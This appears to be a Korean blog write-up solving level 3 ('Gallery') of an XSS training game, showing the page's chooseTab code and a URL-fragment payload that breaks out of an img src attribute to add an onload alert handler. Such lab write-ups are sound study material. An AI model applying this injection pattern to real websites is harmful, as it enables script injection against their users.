
사자자리
[XSS game] 3. Gallery 본문
Level 3: http://www.xssgame.com/u0hrDTsXmyVJ

URL 주소를 수동으로 조작하여 alert() 함수를 실행시켜야 한다.
http://www.xssgame.com/f/u0hrDTsXmyVJ/#1	:Cat 1을 클릭했을 때의 URL
http://www.xssgame.com/f/u0hrDTsXmyVJ/#2	:Cat 2을 클릭했을 때의 URL
http://www.xssgame.com/f/u0hrDTsXmyVJ/#3	:Cat 3을 클릭했을 때의 URL
<!--Cat 1을 클릭했을 때-->
<body id="dom-demo">
<!--생략-->
<div class="tab active" id="tab1" onclick="chooseTab('1')">Cat 1</div>
<div class="tab" id="tab2" onclick="chooseTab('2')">Cat 2</div>
<div class="tab" id="tab3" onclick="chooseTab('3')">Cat 3</div>
<div id="tabContent">
"Cat 1"
<br>
<img src="/static/img/cat1.jpg">
</div>
</body>
<!--chooseTab 함수-->
<script>
    function chooseTab(name){
        var html = "Cat " + parseInt(name) + "<br>";
        html += "<img src='/static/img/cat" + name + ".jpg' />";
        //생략
    }
</script>
chooseTab 함수의 인자가 필터링 없이 img 태그로 들어간다.
http://www.xssgame.com/f/u0hrDTsXmyVJ/#1.jpg' onload='alert("TEMP")'URL을 이렇게 입력하면
<img src='/static/img/cat1.jpg' onload='alert("TEMP")'.jpg' />img 태그는 다음과 같이 된다.

그러나, 위와 같은 창이 뜬다.
http://www.xssgame.com/f/u0hrDTsXmyVJ/#1.jpg' onload='alert("SUCCESS")'이유는 모르겠지만, 저 상태에서 alert 함수의 출력 내용을 변경하면

다음 레벨로 넘어가는 경고문이 뜬다.
<img src='/static/img/cat1.jpg' onload='alert("SUCCESS")'.jpg' />이때 img 태그는 위와 같다.
level 4: http://www.xssgame.com/__58a1wgqGgI
'웹해킹 > XSS game' 카테고리의 다른 글
| [XSS game] 4. Google Reader (0) | 2022.08.23 |
|---|---|
| [XSS game] 2. Time's out! (0) | 2022.08.13 |
| [XSS game] 1. Foogle (0) | 2022.08.13 |
| [XSS game] Level 1: Hello, world of XSS (0) | 2022.08.09 |
'웹해킹/XSS game' Related Articles
more


Comments